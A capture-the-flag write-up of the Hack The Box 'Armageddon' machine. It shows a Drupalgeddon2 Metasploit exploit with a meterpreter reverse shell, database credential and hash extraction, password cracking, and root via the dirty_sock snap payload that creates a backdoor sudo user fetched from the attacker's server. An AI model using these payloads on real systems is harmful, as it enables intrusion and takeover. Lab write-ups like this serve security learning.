

HTB Machine : Armageddon(Linux)

Tools used: Metasploit, dirty_sock(?), Wappalyzer

I had to jump to three VM (Kali 2020, PwnBox & Kali 2021) when rooting this machine as my Metasploit do not want to cooperate normally causing me to try it on different environment.

Machine's IP: 10.129.91.167 & 10.129.175.99(after reset the machine)



1.Perform nmap to scan any open ports


Command: nmap -A <machine's ip>

Port 22 (ssh) and port 80 (http) are opened.


```
:~# nmap -A 10.129.91.167
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-15 07:56 EDT
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.90% done; ETC: 07:57 (0:00:00 remaining)
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.63% done; ETC: 07:57 (0:00:00 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 07:57 (0:00:00 remaining)
Nmap scan report for 10.129.91.167
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.4 (protocol 2.0)
 ssh-hostkey:
    2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
    256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
    256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open http
                   Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
 _http-generator: Drupal 7 (http://drupal.org)
 http-robots.txt: 36 disallowed entries (15 shown)
  /includes/ /misc/ /modules/ /profiles/ /scripts/
 /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
 /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
 _/LICENSE.txt /MAINTAINERS.txt
 _http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
 _http-title: Welcome to Armageddon | Armageddon
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/15%OT=22%CT=1%CU=41263%PV=Y%DS=2%DC=T%G=Y%TM=60F0229
OS:3%P=x86 64-pc-linux-gnu)SEQ(SP=105%GCD=2%ISR=10E%TI=Z%CI=I%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10D%TI=Z%TS=A)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=I%TS=A)
OS:OPS(01=M54DST11NW7%02=M54DST11NW7%03=M54DNNT11NW7%04=M54DST11NW7%05=M54D
OS:ST11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%0=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)
```


The HTTP site shows a simple website that requires users to log in. I used a web extension, Wappalyzer to know what the site is running on.

Wappalyzer shows that the website is currently running on Drupal 7(CMS), Web servers(Apache 2.4.6) and Programming language (PHP 5.4.16)



I searched for any exploits for the version of Drupal and the PHP language. I found out that the CMS is exploitable using Metasploit and PoC. I will be using the exploit that can be run on Metasploit. There is no exploit for PHP.





2. Run Metasploit

Command: search drupal

It shows the same as I found on exploit-db but there is few additional exploit since I did not stated the drupal's version.

```
msf5 > search drupal
Matching Modules
   # Name
                                                                Disclosure Date Rank
                                                                                                 Check Description
   0 auxiliary/gather/drupal_openid_xxe
                                                                2012-10-17
                                                                                                          Drupal OpenID External Entity Injection
                                                                                    normal
                                                                                                 Yes
   1 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02
2 exploit/multi/http/drupal_drupageddon 2014-10-15
3 exploit/unix/webapp/drupal coder exec 2016-07-13
                                                                                                                  Views Module Users Enumeration
                                                                                    normal
                                                                                                 Yes
                                                                                                          Drupal HTTP Parameter Key/Value SQL Injection
                                                                                    excellent No
  4 exploit/unix/webapp/drupal_drupalgeddon2
                                                               2018-03-28 excellent Yes
                                                                                                          Drupal Drupalgeddon 2 Forms API Property Injection
      exploit/unix/webapp/drupal_restws_exec 2010-0/-13
exploit/unix/webapp/drupal_restws_unserialize 2019-02-20
                                                                                                          Drupal RESTWS Module Remote PHP Code Execution
Drupal RESTful Web Services unserialize() RCE
                                                                                    normal
                                                                                                 Yes
   7 exploit/unix/webapp/php_xmlrpc_eval
                                                                2005-06-29
                                                                                    excellent Yes
                                                                                                          PHP XML-RPC Arbitrary Code Execution
Interact with a module by name or index, for example use 7 or use exploit/unix/webapp/php_xmlrpc_eval
```

I use the payload that I already highlight above and set the RHOSTS and LHOST before using the exploit.

Note: There is no need to change the TARGETURI as I accidentally highlight them or as well the exploit cannot be used (past experience).



I set the RHOSTS with the machine's IP and I set the LHOST to my VPN. Just ignore the TARGETURI part as I stated in the Note section before.

```
msf5 exploit(u
                                            ) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):
   Name
                Current Setting
                                     Required Description
   DUMP_OUTPUT false
                                               Dump payload command output
                                     no
   PHP_FUNC
               passthru
                                      yes
                                               PHP function to execute
                                               A proxy chain of format type:host:port[,type:host:port][...]
   Proxies
                                      no
   RHOSTS
                                               The target host(s), range CIDR identifier, or hosts file with syntax
               10.129.91.167
                                      yes
 'file:<path>'
   RPORT
               80
                                      yes
                                               The target port (TCP)
                                                Negotiate SSL/TLS for outgoing connections
   SSL
                false
                                      no
   TARGETURI
                                     yes
               http://10.129.91.167/
                                                Path to Drupal install
   VHOST
                                               HTTP server virtual host
                                      no
Payload options (php/meterpreter/reverse_tcp):
   Name
         Current Setting Required Description
   LHOST 10.10.14.96
                          yes
                                    The listen address (an interface may be specified)
   LPORT 4444
                         yes
                                    The listen port
Exploit target:
   Id Name
      Automatic (PHP In-Memory)
```

When I run the exploit, I get the meterpreter as easy as that.

I list the directories and managed to found *settings.php*. I opened the source code and retrieved the username and password. I randomly try to ssh with the credentials given but cannot connect to the machine means that I'm having the wrong credentials at the moment. But when I read the source code of *settings.php*, it made me realize that the credentials are to access the database.

```
meterpreter > ls
Listing: /var/www/html/sites
Mode
                              Last modified
                        Type
                                                          Name
                  Size
100644/rw-r--r--
                  904
                        fil
                              2017-06-21 18:20:18 +0000
                                                         README.txt
                  52
                        dir
40755/rwxr-xr-x
                              2017-06-21 18:20:18 +0000
                                                          all
40555/r-xr-xr-x
                  67
                        dir
                              2020-12-03 12:30:20 +0000
                                                          default
100644/rw-r--r--
                 2365
                        fil
                              2017-06-21 18:20:18 +0000
                                                          example.sites.php
meterpreter > cd default
<u>meterpreter</u> > ls
Listing: /var/www/html/sites/default
Mode
                  Size
                         Type
                               Last modified
                                                           Name
                         fil
100644/rw-r--r--
                  26250
                                                           default.settings.php
                               2017-06-21 18:20:18 +0000
                         dir
                                                           files
40775/rwxrwxr-x
                  37
                               2020-12-03 12:32:39 +0000
100444/r--r--r--
                  26565
                         fil
                               2020-12-03 12:32:37 +0000
                                                           settings.php
```

```
$databases = array (
  'default' =>
  array (
    'database' => 'drupal',
    'username' => 'drupaluser',
    'password' =>
    'host' => 'localhost',
    'port' => '',
    'driver' => 'mysql',
    'prefix' => '',
```

Command: mysql -u username -p password -D database -e 'command'

```
mysql -u drupaluser -page -
                              -D drupal -e 'show tables';
Tables in drupal
actions
authmap
batch
block
block custom
block node type
block role
blocked ips
cache
cache block
cache bootstrap
cache field
cache filter
cache form
cache image
cache menu
```

There is a user table in the database. I tried to look at the content of the database

```
url alias
users
users_roles
variable
watchdog
```

This time might be the credentials that I need to access the machine but the password is in hash means that I need to use tool like john the ripper or hashcat to decrypt it.

Username: brucetherealadmin Password: \$HashedPassword\$

```
mygsl -u drupaluser -pCOHEy@9M*m23gBVi -D drupal -e 'select from * user';
/bin/sh: line 7: myqsl: command not found
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select from * user';
ERROR 1064 (42000) at line 1: You have an error in your SQL syntax; check the manual tha
server version for the right syntax to use near 'from * user' at line 1
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select * from user';
ERROR 1146 (42S02) at line 1: Table 'drupal.user' doesn't exist
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select * from users';
                       mail
                                       signature
                                                       signature format
uid
       name
               pass
                               theme
                                                                               created
one
          language
                          picture init
                                          data
0
                                               NULL
                                                       0
       NULL
       brucetherealadmin
               filtered html
                               1606998756
                                                                1607076276
                                               1607077194
       admin@armageddon.eu
                              a:1:{s:7:"overlay";i:1;}
```

I run john the ripper and save the hashes password in .txt file. I choose the powerful common used wordlist which is rockyou.txt to decrypt it

Command: john FileName --wordlist=/Your/Prefered/Wordlists

I easily get the unhashed password. It is just a simple six-letter password.

```
| Signature | State |
```

With the credentials that I got, I tried to ssh into the machine and easily retrieved the user.txt afterwards.

```
[htb-jodunk@htb-8ciythdosg]-[~]

$ssh brucetherealadmin@10.129.91.167

The authenticity of host '10.129.91.167 (10.129.91.167)' can't be established. ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNKOeAkuuRr4Ao. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.129.91.167' (ECDSA) to the list of known hosts. brucetherealadmin@10.129.91.167's password:
Last login: Tue Mar 23 12:40:36 2021 from 10.10.14.2
[brucetherealadmin@armageddon ~]$ ls
user.txt_data
[brucetherealadmin@armageddon ~]$ cat user.txt
```

Command: sudo -l

I execute this command to see if there are any other commands that are allowed or not allowed by the user (brucetherealadmin). It shows that the user can run the snap command.

Search if there is any exploit on GTFObins but I find none. Apparently on searchploit, there is an exploit named dirty_socks that are available on Exposed-DB

```
-$\searchsploitx=w\snap
                                                                                                                                                         1 0
 Exploit Title
IBM AIX 4.2.1 - 'smap' Insecure Temporary File Creation
iScripts EasySmaps 2.0 - Multiple SQL Injections
Microsoft Access - 'Smapview.ocx 10.0.5529.0' ActiveX Remote File Dow
Microsoft Access 97/2000/2002 Smapshot Viewer - ActiveX Control Param
                                                                                                   https://www.exploit-db.com/exploits/19300
                                                                                                   https://www.exploit-db.com/exploits/14162
                                                                                                   https://www.exploit-db.com/exploits/6124
https://www.exploit-db.com/exploits/23095
                            Gear Management Console SG560 3.1.5 - Arbitrary
                                                                                                   https://www.exploit-db.com/exploits/48556
https://www.exploit-db.com/exploits/46594
Secure Computing
      - seccomp BBlacklist for TIOCSTI can be Circumvented
     d < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)
d < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)
Gear Management Console SG560 3.1.5 - Cross-Site Request Forgery
Proof - 'page.php' SQL Injection
Proof - 'retPageID' Cross-Site Scripting
                                                                                                   https://www.exploit-db.com/exploits/46361
                                                                                                   https://www.exploit-db.com/exploits/46362
                                                                                                   https://www.exploit-db.com/exploits/48554
                                                                                                   https://www.exploit-db.com/exploits/16257
                                                                                                   https://www.exploit-db.com/exploits/35401
     s! Gallery 1.4.4 - Remote User Pass Change
                                                                                                   https://www.exploit-db.com/exploits/3900
     shot Viewer for Microsoft Access - ActiveX Control Arbitrary File
                                                                                                   https://www.exploit-db.com/exploits/16605
     Stream Personal Video Station 1.2 a - PVS Directory Traversal
                                                                                                   https://www.exploit-db.com/exploits/21030
     Stream PVS 1.2 - Plaintext Password
                                                                                                   https://www.exploit-db.com/exploits/21035
     Stream PVS Lite 2.0 - Cross-Site Scripting
                                                                                                   https://www.exploit-db.com/exploits/23529
           0.5.2 - HTTP Response Splitting
                                                                                                   https://www.exploit-db.com/exploits/24598
Shellcodes: No Results
```

Reference for further understanding:

Dirty socks

<u>Linux Privilege Escalation via snapd using dirty sock exploit and demonstration of CVE-2019-7304 – Hacker's Notes (hackersnotes.com)</u>
Github


Apparently on <u>Github</u>, there are two version of dirty socks. And we will be using the second version.

In the source code, for the variable TROJAN_SNAP. The comment above stated that the encoded file can create backdoor user. So the necessary part of the source code is the payload. I copied that part in the screenshot below.

```
# The following global is a base64 encoded string representing an installable
# snap package. The snap itself is empty and has no functionality. It does,
# For full details, read the blog linked on the github page above.
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAAAABBBAQAIBAAQAAADgAAAAAAAAI4DAAAAAAAAAAhgMAAAAAAAD/
//////xICAAAAAAAAsAIAAAAAAAAAAAAAAAAAAABDAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFT0TdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQ1ZsRj1tLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydH1fc29jawp1
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG91cnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9u0iAnMC4xJwpzdW1tYXJ50iBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb210CmR1c2NyaXB0aW9uOiAnU2V1IGh0dHBzOi8vZ210aHViLmNvbS9pbm10c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXR1Y3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW500iBkZXZt
b2R1CmdyYWR10iBkZXZ1bAqcAP03e1haAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa105k6KmvF3FqfKH62a1ux0VeNQ7Z001ddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz61NkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
```

I decoded the payload using python and create the snap file.

Command (just copy if you want, as it requires you to not miss a single line from the payload):



Next, I upload the snap file using python.

```
(kali@ kali)-[~/Downloads]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.91.167 - - [15/Jul/2021 13:16:10] "GET /DcodE.snap HTTP/1.1" 200 -
10.129.91.167 - - [15/Jul/2021 13:16:57] "GET /DcodE.snap HTTP/1.1" 200 -
10.129.175.99 - - [15/Jul/2021 13:25:07] "GET /DcodE.snap HTTP/1.1" 200 -
```

After the malicious snap file downloaded from the machine, I install it. Once I listed the user in the machine, dirty_sock is in the list.

Command: sudo /usr/bin/snap install --devmode filename.snap

```
ssh brucetherealadmin@10.129.175.99
The authenticity of host '10.129.175.99 (10.129.175.99)' can't be established. ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNKOeAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '10.129.175.99' (ECDSA) to the list of known hosts. brucetherealadmin@10.129.175.99's password:
Last login: Tue Mar 23 12:40:36 2021 from 10.10.14.2
[brucetherealadmin@armageddon ~]$ ls
[brucetherealadmin@armageddon ~]$ cd /tmp
[brucetherealadmin@armageddon tmp]$ ls
[brucetherealadmin@armageddon tmp]$ curl 10.10.14.96/DcodE.snap -o DcodE.snap
% Total % Received % Xferd Average Speed Time Time

Dload Upload Total Spent
100 4096 100 4096 0 0 11566 0 --:--:-- --:--
                                                                                                    Time Current
Left Speed
[brucetherealadmin@armageddon tmp]$ ls
DcodE.snap
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install -- devmode DcodE.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin/shutdown
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
mail:X:8:12:mail:/var/spoot/mail:/sbin/nologin
operator:X:11:0:operator:/root:/sbin/nologin
games:X:12:100:games:/usr/games:/sbin/nologin
ftp:X:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:X:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologindbus:x:81:81:System message bus:/:/sbin/nologinpolkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
dirty_sock:x:1001:1001::/home/dirty_sock:/bin/bash
```

Once dirty_sock already part of the user that have access to the machine, I granted the superuser command on dirty_sock. The password to grant user can be found in Github which is the same as username.

Then, we easily retrieved the root.txt

```
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ whoami
dirty_sock
[dirty_sock@armageddon tmp]$ sudo -i
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
[sudo] password for dirty_sock:
[root@armageddon ~]# lls
-bash: lls: command not found
[root@armageddon ~]# ls
anaconda-ks.cfg cleanup.sh passwd reset.sh root.txt snap
[root@armageddon ~]# cat root.txt
```

